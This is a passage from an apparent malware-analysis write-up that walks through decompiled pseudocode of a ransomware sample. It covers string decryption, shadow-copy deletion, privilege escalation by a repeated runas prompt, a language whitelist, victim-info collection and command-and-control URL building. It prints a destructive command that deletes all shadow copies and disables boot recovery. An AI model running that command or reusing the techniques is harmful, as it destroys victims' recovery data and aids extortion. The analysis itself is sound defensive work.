
I then added the encrypted string as a comment next to the function, as shown below.

Screenshot 93



I then repeated this whole process where the function was called. Decrypting the strings will tremendously ease the process of understanding the malware. In the next sections, I'll cover the interested decrypted strings.

Screenshot 94



DELETING SHADOWS

The decrypt_string function was called twice in function sub_9F3E42,

Screenshot 95

```
Pseudocode-A
1  BOOL sub_9F3E42()
2  {
3    BOOL result; // eax
4    char v1[292]; // [esp+4h] [ebp-174h] BYREF
5    __int16 v2; // [esp+128h] [ebp-50h]
6    char v3[14]; // [esp+12Ch] [ebp-4Ch] BYREF
7    __int16 v4; // [esp+13Ah] [ebp-3Eh]
8    SHELLEXECUTEINFOW pExecInfo; // [esp+13Ch] [ebp-3Ch] BYREF
9
10   decrypt_string_here((int)&unk_A0CC28, 930, 8u, 14, v3);
11   v4 = 0;
12   decrypt_string_here((int)&unk_A0CC28, 461, 0xDu, 292, v1);
13   pExecInfo.cbSize = 60;
14   v2 = 0;
15   pExecInfo.fMask = 0;
16   pExecInfo.hwnd = GetForegroundWindow();
17   pExecInfo.lpFile = (LPCWSTR)v3;
18   pExecInfo.lpVerb = 0;
19   memset(&pExecInfo.lpDirectory, 0, 36);
20   pExecInfo.lpParameters = (LPCWSTR)v1;
21   do
22     result = ShellExecuteExW(&pExecInfo);
23   while ( !result );
24   return result;
25 }
```


After decrypting them the output of the first function was:

- cmd.exe

and the second function:

- /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures

Screenshot 96



This clearly illustrated that this function uses the cmd to execute the previous command to delete all shadow files on the system. Therefore, I'll rename it form sub_9F3E42 to delete_shadows here.

Screenshot 97

```
Pseudocode-A
1 BOOL delete_shadows_here()
2 {
3   BOOL result; // eax
4   char v1[292]; // [esp+4h] [ebp-174h] BYREF
5   __int16 v2; // [esp+128h] [ebp-50h]
6   char v3[14]; // [esp+12Ch] [ebp-4Ch] BYREF
7   __int16 v4; // [esp+13Ah] [ebp-3Eh]
8   SHELLEXECUTEINFOW pExecInfo; // [esp+13Ch] [ebp-3Ch] BYREF
9
10  decrypt_string_here((int)&unk_A0CC28, 930, 8u, 14, v3);// cmd.exe
11  v4 = 0;
12  decrypt_string_here((int)&unk_A0CC28, 461, 0xDu, 292, v1);// /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recover
13  pExecInfo.cbSize = 60;
14  v2 = 0;
15  pExecInfo.fMask = 0;
16  pExecInfo.hwnd = GetForegroundWindow();
17  pExecInfo.lpFile = (LPCWSTR)v3;
18  pExecInfo.lpVerb = 0;
19  memset(&pExecInfo.lpDirectory, 0, 36);
20  pExecInfo.lpParameters = (LPCWSTR)v1;
21  do
22    result = ShellExecuteExW(&pExecInfo);
23  while ( !result );
24  return result;
25 }
```

GENERATE EXTENSION

Another function that had two interesting strings is sub_9F1B80. The strings are:

- SOFTWARE\recfg
- rnd_ext

Screenshot 98

```
Pseudocode-A
1  int sub_9F1B80()
2  {
3    int v0; // esi
4    int result; // eax
5    WCHAR SubKey[16]; // [esp+Ch] [ebp-38h] BYREF
6    WCHAR ValueName[8]; // [esp+2Ch] [ebp-18h] BYREF
7    DWORD Type; // [esp+3Ch] [ebp-8h] BYREF
8    DWORD cbData; // [esp+40h] [ebp-4h] BYREF
9
10   decrypt_string_here((int)&unk_A0C040, 1375, 4u, 28, SubKey);// SOFTWARE\recfg
11   SubKey[14] = 0;
12   decrypt_string_here((int)&unk_A0C040, 220, 16u, 14, ValueName);// rnd_ext
13   ValueName[7] = 0;
14   v0 = sub_9F47CE(HKEY_LOCAL_MACHINE, SubKey, ValueName, &Type, &cbData);
15   if ( v0 || (v0 = sub_9F47CE(HKEY_CURRENT_USER, SubKey, ValueName, &Type, &cbData)) != 0 )
16   {
17     if ( Type == 1 )
18     {
19 LABEL_12:
20       sub_9F55AF((int)&unk_A0D750, (LPCWCH)(v0 + 2));
21       return v0;
22     }
23     sub_9F3C6B(v0);
24   }
25   for ( result = sub_9F25E4(5, 10); ; result = sub_9F25E4(5, 10) )
26   {
27     v0 = result;
28     if ( !result )
29       break;
30     if ( !sub_9F546B(&unk_A0D750, result + 2) )
31     {
32       cbData = 2 * sub_9F5205(v0) + 2;
33       if ( !sub_9F484C(HKEY_LOCAL_MACHINE, SubKey, ValueName, 1u, (BYTE *)v0, cbData) )
34         sub_9F484C(HKEY_CURRENT_USER, SubKey, ValueName, 1u, (BYTE *)v0, cbData);
35       goto LABEL_12;
36     }
37     sub_9F3C6B(v0);
38   }
39   return result;
}
00000F9C sub_9F1B80:10 (9F1B9C) (Synchronized with IDA View-A)
```

After studying the function, the malware seems to verify if the rnd_ext value exists in the Software\recfg registry key. The random extension that is added to encrypted files at runtime is contained in this value. The malware creates a randomized string of lowercase letters and numbers that has between five and ten characters. Therefore, I changed the name from sub 9F1B80 to generate_ext_here as a result.

Screenshot 99

```
Pseudocode-A
1  int generate_ext_here()
2  {
3    int v0; // esi
4    int result; // eax
5    WCHAR SubKey[16]; // [esp+Ch] [ebp-38h] BYREF
6    WCHAR ValueName[8]; // [esp+2Ch] [ebp-18h] BYREF
7    DWORD Type; // [esp+3Ch] [ebp-8h] BYREF
8    DWORD cbData; // [esp+40h] [ebp-4h] BYREF
9
10   decrypt_string_here((int)&unk_A0C040, 1375, 4u, 28, SubKey);// SOFTWARE\recfg
11   SubKey[14] = 0;
12   decrypt_string_here((int)&unk_A0C040, 220, 16u, 14, ValueName);// rnd_ext
13   ValueName[7] = 0;
```

PRIVILEGE ESCALATION

sub_9F4B7A function was one of the most interesting ones. It was called in sub_9F369D function, the one that contained the jump to the IAT built if you recall.

Screenshot 100

```
Pseudocode-A
1  int __stdcall sub_9F369D(int a1)
2  {
3    DWORD CurrentProcessId; // eax
4
5    jmp_IAT_built_here();
6    SetErrorMode(1u);
7    if ( sub_9F489C() )
8      sub_9F3EEF(0);
9    if ( sub_9F1AC5() )
10   {
11     CurrentProcessId = GetCurrentProcessId();
12     sub_9F6A52(CurrentProcessId);
13   }
14   sub_9F4B7A();
15   sub_9F2E25();
16   nullsub_1();
17   return 0;
18 }
```


The function looks as follows. It contains 2 suspicious functions and 1 string which are:

- GetForgegroundWindow
  - Retrieves a handle to the foreground window (the window with which the user is currently working). The system assigns a slightly higher priority to the thread that creates the foreground window than it does to other threads.
- ShellExecuteExW
  - Performs an operation on a specified file.
- Runas
  - Allows a user to run specific tools and programs with different permissions than the user's current logon provides.

Screenshot 101

```
Pseudocode-A
1  unsigned int __usercall sub_9F4B7A@<eax>(int a1@<ebx>, int a2@<edi>)
2  {
3    HANDLE CurrentProcess; // esi
4    unsigned int result; // eax
5    const WCHAR *v4; // esi
6    const WCHAR *v5; // edi
7    SHELLEXECUTEINFOW pExecInfo; // [esp+4h] [ebp-4Ch] BYREF
8    char v7[10]; // [esp+40h] [ebp-10h] BYREF
9    __int16 v8; // [esp+4Ah] [ebp-6h]
10   int v9; // [esp+4Ch] [ebp-4h] BYREF
11
12   CurrentProcess = GetCurrentProcess();
13   result = sub_9F464B();
14   if ( (unsigned __int16)result >= 0x600u )
15   {
16     result = sub_9F401A(CurrentProcess);
17     if ( result == 3 )
18     {
19       result = sub_9F4122(CurrentProcess);
20       if ( result < 0x3000 )
21       {
22         sub_9F48EF(a2, a1);
23         v4 = (const WCHAR *)sub_9F41F5(0, (int)&v9);
24         if ( !v4 )
25           ExitProcess(0);
26         v5 = (const WCHAR *)sub_9F459C();
27         decrypt_string_here((int)&unk_A0CC28, 139, 7u, 10, v7);// runas
28         pExecInfo.cbSize = 60;
29         pExecInfo.fMask = 0;
30         v8 = 0;
31         pExecInfo.hwnd = GetForegroundWindow();
32         pExecInfo.lpVerb = (LPCWSTR)v7;
33         pExecInfo.lpFile = v4;
34         pExecInfo.lpParameters = v5;
35         pExecInfo.lpDirectory = 0;
36         pExecInfo.nShow = 1;
37         memset(&pExecInfo.hInstApp, 0, 28);
38         while ( !ShellExecuteExW(&pExecInfo) )
39           ;
00003F7A sub_9F4B7A:1 (9F4B7A) (Synchronized with IDA View-A)
```

This illustrates that the GetForgegroundWindow function is used to determine which window is being utilized at the moment by the user. Then, ShellExecuteExW function gets called inside a while loop to allow the program to run tools with admin permissions. Therefore, this function is where the malware is executed. The while loop spams the user with the following message, even if they pressed no, it will keep popping up nonstop. Therefore, I renamed the function from sub_9F4B7A to mw_exec_here



LOCK FILES

The .lock string was found in the sub_9F1DC function. Therefore, this might be where the files are locked.

Screenshot 102

Pseudocode-A

```
1  int sub_9F1FDC()
2  {
3    int v0; // eax
4    int result; // eax
5    int v2; // esi
6    const WCHAR *v3; // eax
7    _WORD v4[6]; // [esp+0h] [ebp-Ch] BYREF
8
9    decrypt_string_here((int)&unk_A0C040, 1849, 15u, 10, v4);// .lock
10   v4[5] = 0;
11   v0 = sub_9F5205(v4);
12   result = sub_9F3C1E(2 * v0 + 18);
13   dword_A0D734 = result;
14   if ( result )
15   {
16     sub_9F4E64(&Data, 4, result);
17     sub_9F5098(dword_A0D734, v4);
18     dword_A0D77C = sub_9F5205((_WORD *)dword_A0D734);
19     result = sub_9F51B7(dword_A0D734);
20     v2 = result;
21     if ( result )
22     {
23       v3 = (const WCHAR *)sub_9F506A(result);
24       sub_9F55AF(dword_A0D744, v3);
25       return sub_9F3C6B(v2);
26     }
27   }
28   return result;
29 }
```

So I renamed it from sub_9F1DC to lock_file_here.

Screenshot 103


Pseudocode-A

```
1  int lock_file_here()
2  {
3    int v0; // eax
4    int result; // eax
5    int v2; // esi
6    const WCHAR *v3; // eax
7    _WORD v4[6]; // [esp+0h] [ebp-Ch] BYREF
8
9    decrypt_string_here((int)&unk_A0C040, 1849, 15u, 10, v4);// .lock
10   v4[5] = 0;
11   v0 = sub_9F5205(v4);
12   result = sub_9F3C1E(2 * v0 + 18);
13   dword_A0D734 = result;
14   if ( result )
15   {
16     sub_9F4E64(&Data, 4, result);
17     sub_9F5098(dword_A0D734, v4);
18     dword_A0D77C = sub_9F5205((_WORD *)dword_A0D734);
19     result = sub_9F51B7(dword_A0D734);
20     v2 = result;
21     if ( result )
22     {
23       v3 = (const WCHAR *)sub_9F506A(result);
24       sub_9F55AF(dword_A0D744, v3);
25       return sub_9F3C6B(v2);
26     }
27   }
28   return result;
29 }
```

GET DIRECTORIES

The following function, sub_9F3FC, looks like it gets all directories in all disks starting from disk A:\\. This was assumes because of line 33, where it assigns A:\\ to the rootpathname which is a paremeter to getdrivetype. So I renamed it from sub_9F3FC to get_dir_here.

Screenshot 104



ENCRYPTING FILES

Looking at where the get_dir_here function gets called will probably be where the files are encrypted. It gets called in sub_9F149E. Not only does the get_dir_here function gets called but also the lock_file_here. Therefore, this makes it make sense even more that this is where the files might be encrypted.

Screenshot 105

Pseudocode-A

```
150       dword_A0D71C = sub_9F51B7((int)v32);
151     dword_A0D720 = sub_9F4063();
152     if ( !dword_A0D720 )
153       dword_A0D720 = sub_9F51B7((int)v32);
154     dword_A0D724 = sub_9F417F();
155     if ( !dword_A0D724 )
156       dword_A0D724 = sub_9F51B7((int)v32);
157     v6 = sub_9F449A();
158     v7 = v15;
159     if ( !v6 )
160       v7 = v12;
161     dword_A0D728 = sub_9F51B7((int)v7);
162     dword_A0D72C = sub_9F4315();
163     if ( !dword_A0D72C )
164       dword_A0D72C = sub_9F51B7((int)v32);
165     v8 = (BYTE *)get_dir_here((int)&v19);
166     dword_A0D730 = sub_9F4D60(v8, 22 * v19, 0);
167     sub_9F3C6B((int)v8);
168     dword_A0D780 = sub_9F456A() != 0 ? 64 : 86;
169     sub_9F2081();
170     sub_9F216B();
171     sub_9F1E54();
172     decrypt_string_here((int)&unk_A0C040, 1780, 14u, 12, v9);// nolan
173     v10 = 0;
174     dword_A0D798 = sub_9F1365((int)v9) == 0;
175     lock_file_here();
176     if ( !dword_A0D70C
177       || !dword_A0D710
178       || !dword_A0D714
179       || !dword_A0D708
180       || !dword_A0D718
```

CHECK LANG

Viewing sub_9F3CD3, it was very obvious that it checks for computer's language because of these two functions:

- GetUserDefaultUILanguage
- GetSystemDefaultUILanguage

Screenshot 106

Pseudocode-A

```
1  int sub_9F3CD3()
2  {
3    int UserDefaultUILanguage; // esi
4    int SystemDefaultUILanguage; // ecx
5    int v2; // eax
6    int v4[18]; // [esp+4h] [ebp-48h]
7
8    v4[0] = 1049;
9    v4[1] = 1058;
10   v4[2] = 1059;
11   v4[3] = 1064;
12   v4[4] = 1067;
13   v4[5] = 1068;
14   v4[6] = 1079;
15   v4[7] = 1087;
16   v4[8] = 1088;
17   v4[9] = 1090;
18   v4[10] = 1091;
19   v4[11] = 1092;
20   v4[12] = 2072;
21   v4[13] = 2073;
22   v4[14] = 2092;
23   v4[15] = 2115;
24   v4[16] = 1114;
25   v4[17] = 10241;
26   UserDefaultUILanguage = GetUserDefaultUILanguage();
27   SystemDefaultUILanguage = GetSystemDefaultUILanguage();
28   v2 = 0;
29   while ( v4[v2] != UserDefaultUILanguage && v4[v2] != SystemDefaultUILanguage )
30   {
31     if ( (unsigned int)++v2 >= 0x12 )
32       return 0;
33   }
34   return 1;
35 }
```

Moreover, I used https://ss64.com/locale.html to know which languages are defined. The malware basically whitelists those countries. The countries can be found in screenshot 107.

Screenshot 107

Pseudocode-A

```
1  int check_lang_here()
2  {
3    int UserDefaultUILanguage; // esi
4    int SystemDefaultUILanguage; // ecx
5    int v2; // eax
6    int v4[18]; // [esp+4h] [ebp-48h]
7
8    v4[0] = 1049;                                 // Russia
9    v4[1] = 1058;                                 // Ukraine
10   v4[2] = 1059;                                 // Belarusian
11   v4[3] = 1064;                                 // Tajik
12   v4[4] = 1067;                                 // Armenian
13   v4[5] = 1068;                                 // Azerbaijani
14   v4[6] = 1079;                                 // Georgian
15   v4[7] = 1087;                                 // Kazakh
16   v4[8] = 1088;                                 // Kyrgyz
17   v4[9] = 1090;                                 // Turkmen
18   v4[10] = 1091;                                // Uzbek
19   v4[11] = 1092;                                // Telugu
20   v4[12] = 2072;                                // Romanian
21   v4[13] = 2073;                                // Russian(maldova)
22   v4[14] = 2092;                                // Azerbaijani(cyrillic)
23   v4[15] = 2115;                                // Uzbik(cyrillic)
24   v4[16] = 1114;                                // Syriac
25   v4[17] = 10241;                               // Arabic (syria)
26   UserDefaultUILanguage = GetUserDefaultUILanguage();
27   SystemDefaultUILanguage = GetSystemDefaultUILanguage();
28   v2 = 0;
29   while ( v4[v2] != UserDefaultUILanguage && v4[v2] != SystemDefaultUILanguage )
30   {
31     if ( (unsigned int)++v2 >= 0x12 )
32       return 0;
33   }
34   return 1;
35 }
```

C2 SERVER

Function sub_9F26BD contains interesting functions that I will discuss in this section.

Screenshot 108

Pseudocode-A

```
1  BYTE *__cdecl sub_9F26BD(int a1, _WORD *a2)
2  {
3    BYTE *result; // eax
4    BYTE *v3; // esi
5    const WCHAR *v4; // edi
6    int v5; // [esp+4h] [ebp-Ch] BYREF
7    int v6; // [esp+8h] [ebp-8h] BYREF
8    DWORD dwOptionalLength; // [esp+Ch] [ebp-4h] BYREF
9
10   result = sub_9F1CB0(&dwOptionalLength);
11   v3 = result;
12   if ( result )
13   {
14     v4 = (const WCHAR *)sub_9F3074(a2);
15     if ( !v4 )
16       return (BYTE *)sub_9F3C6B((int)v3);
17     v3 = (BYTE *)sub_9F6826(v4, v3, dwOptionalLength, (int)&v5, &v6);
18     result = (BYTE *)sub_9F3C6B((int)v4);
19     if ( v3 )
20       return (BYTE *)sub_9F3C6B((int)v3);
21   }
22   return result;
23 }
```

VICTIM INFORMATION

The first function, sub_9F1CB0 contains three interesting string:

- SOFTWARE\recf
- stat
- {"ver":%d,"pid":"%s","sub":"%s","pk":"%s","uid":"%s","sk":"%s","unm":"%s","net":"%s","grp":"%s","lng":"%s","bro":%s,"os":"%s","bit":%d,"dsk":"%s","ext":"%s"}

Therefore, I assumed that the malware collects all the information in the third string about the victim and the first string might be where it is stored. Moreover, the second string tells us that it is stored in a JSON format. I renamed the function from sub_9F1CB0 to get_host_info_here.

Screenshot 109

Pseudocode-A

```
1  BYTE *__cdecl sub_9F1CB0(LPDWORD lpcbData)
2  {
3    BYTE *v1; // esi
4    wchar_t *v2; // ebx
5    int v4; // eax
6    wchar_t Format[158]; // [esp+Ch] [ebp-16Ch] BYREF
7    WCHAR SubKey[16]; // [esp+148h] [ebp-30h] BYREF
8    WCHAR ValueName[6]; // [esp+168h] [ebp-10h] BYREF
9    DWORD Type; // [esp+174h] [ebp-4h] BYREF
10
11   decrypt_string_here((int)&unk_A0C040, 1375, 4u, 28, SubKey);// SOFTWARE\recf
12   SubKey[14] = 0;
13   decrypt_string_here((int)&unk_A0C040, 1287, 11u, 8, ValueName);// stat
14   ValueName[4] = 0;
15   v1 = (BYTE *)sub_9F47CE(HKEY_LOCAL_MACHINE, SubKey, ValueName, &Type, lpcbData);
16   if ( !v1 && (v1 = (BYTE *)sub_9F47CE(HKEY_CURRENT_USER, SubKey, ValueName, &Type, lpcbData)) == 0 || Type != 3 )
17   {
18     v2 = (wchar_t *)sub_9F3C1E(0x20000u);
19     if ( !v2 )
20       return 0;
21     decrypt_string_here((int)&unk_A0C040, 1998, 13u, 314, Format);// {"ver":%d,"pid":"%s","sub":"%s","pk":"%s","uid":"%s","sk":"%s
22     Format[157] = 0;
23     snwprintf(
24       v2,
25       0x20000u,
26       Format,
27       258,
28       dword_A0D6F0,
29       dword_A0D6F4,
30       dword_A0D70C,
31       dword_A0D710,
32       dword_A0D714,
33       dword_A0D718,
34       dword_A0D71C,
35       dword_A0D720,
36       dword_A0D724,
37       dword_A0D728,
38       dword_A0D72C,
39       dword_A0D780,
```

GENERATING URL

The second function, sub_9F3074, contained a lot of strings with the first one being https://, therefore, I assumed that this function generates a URL. Based on the strings, the URL looks like it is divided into 4 parts.

- First, https://domain
- Second is one from the strings in screenshot 110 (/wp-content, /static, /content, etc.)

Screenshot 110

Pseudocode-A

```
64
65  v1 = sub_9F5205(a1);
66  result = sub_9F3C1E(2 * v1 + 2048);
67  v3 = result;
68  if ( result )
69  {
70    decrypt_string_here((int)&unk_A0C040, 777, 9u, 16, v12);// https://
71    v13 = 0;
72    sub_9F515C(v3, (int)v12);
73    sub_9F5098(v3, (int)a1);
74    sub_9F5098(v3, (int)&unk_9FC008);
75    decrypt_string_here((int)&unk_A0C040, 349, 10u, 20, v8);// wp-content
76    v9 = 0;
77    decrypt_string_here((int)&unk_A0C040, 1464, 11u, 12, v26);// static
78    v27 = 0;
79    decrypt_string_here((int)&unk_A0C040, 1507, 8u, 14, v20);// content
80    v21 = 0;
81    decrypt_string_here((int)&unk_A0C040, 182, 8u, 14, v18);// include
82    v19 = 0;
83    decrypt_string_here((int)&unk_A0C040, 1131, 9u, 14, v16);// upload
84    v17 = 0;
85    decrypt_string_here((int)&unk_A0C040, 124, 7u, 8, v40);// news.
86    v41 = 0;
87    decrypt_string_here((int)&unk_A0C040, 563, 14u, 8, v38);// data
88    v39 = 0;
89    decrypt_string_here((int)&unk_A0C040, 1099, 11u, 10, v30);// admin
90    v31 = 0;
91    v51 = v8;
92    v52 = v26;
93    v53 = v20;
94    v54 = v18;
95    v55 = v16;
96    v56 = v40;
97    v57 = v38;
98    v58 = v30;
99    v4 = sub_9F470F(0, 7);
100   sub_9F5098(v3, (int)(&v51)[v4]);
101   sub_9F5098(v3, (int)&unk_9FC008);
102   decrypt_string_here((int)&unk_A0C040, 1644, 8u, 12, v24);// images
```

- Third is one from the strings in the screenshot 111 (/images, /pictures, /temp, etc.)

Screenshot 111

Pseudocode-A

```
103     v25 = 0;
104     decrypt_string_here((int)&unk_A0C040, 848, 9u, 16, v10);// pictures
105     v11 = 0;
106     decrypt_string_here((int)&unk_A0C040, 1034, 13u, 10, v28);// image
107     v29 = 0;
108     decrypt_string_here((int)&unk_A0C040, 1426, 12u, 8, v36);// temp
109     v37 = 0;
110     decrypt_string_here((int)&unk_A0C040, 699, 11u, 6, v48);// tmp
111     v49 = 0;
112     decrypt_string_here((int)&unk_A0C040, 963, 11u, 14, v14);// graphic
113     v15 = 0;
114     decrypt_string_here((int)&unk_A0C040, 1001, 6u, 12, v22);// assets
115     v23 = 0;
116     decrypt_string_here((int)&unk_A0C040, 482, 5u, 8, v34);// pics
117     v35 = 0;
118     decrypt_string_here((int)&unk_A0C040, 1211, 14u, 8, v32);// game
119     v33 = 0;
120     v50 = v24;
121     v51 = v10;
122     v52 = v28;
123     v53 = v36;
124     v54 = v48;
125     v55 = v14;
126     v56 = v22;
127     v57 = v34;
128     v58 = v32;
129     v5 = sub_9F470F(0, 8);
130     sub_9F5098(v3, (int)(&v50)[v5]);
131     sub_9F5098(v3, (int)&unk_9FC008);
132     v6 = 0;
133     if ( sub_9F470F(0, 9) != -1 )
134     {
135       do
136       {
137         LOWORD(v60) = sub_9F470F(97, 122);
138         HIWORD(v60) = sub_9F470F(97, 122);
139         LOWORD(v61) = 0;
140         sub_9F5098(v3, (int)&v60);
141         ++v6;
```

- Fourth is probably the filename with an extension from the strings below (/filename.jpg, /filename.png, /filename.gif)

Screenshot 112

```
141         ++v6;
142       }
143       while ( v6 < sub_9F470F(0, 9) + 1 );
144     }
145     sub_9F5098(v3, (int)&unk_9FC00C);
146     decrypt_string_here((int)&unk_A0C040, 1576, 12u, 6, v46);// jpg
147     v47 = 0;
148     decrypt_string_here((int)&unk_A0C040, 63, 14u, 6, v44);// png
149     v45 = 0;
150     decrypt_string_here((int)&unk_A0C040, 747, 14u, 6, v42);// gif
151     v43 = 0;
152     v59 = v46;
153     v60 = v44;
154     v61 = v42;
155     v7 = sub_9F470F(0, 2);
156     return sub_9F5098(v3, (int)(&v59)[v7]);
157   }
158   return result;
159 }
```

So, the final URL should look like this:

- https://domain/wp-content/static/filename.jpg

I renamed the function from sub_9F3074 to generate_url_here.

C2 COMMUNICATION

Finally the sub_9F6826 function is where the malware communicates with the C2 server.

Screenshot 113

```
Pseudocode-A
1  int __cdecl sub_9F6826(LPCWSTR pwszUrl, LPVOID lpOptional, DWORD dwOptionalLength, int a4, int *a5)
2  {
3    int v5; // esi
4    void *v6; // edi
5    int result; // eax
6    void *v8; // ebx
7    int v9; // eax
8    void *v10; // ebx
9    int v11; // edi
10   BOOL v12; // eax
11   void *v13; // edi
12   BOOL v14; // eax
13   int v15; // eax
14   WCHAR pszAgentW[74]; // [esp+8h] [ebp-15Ch] BYREF
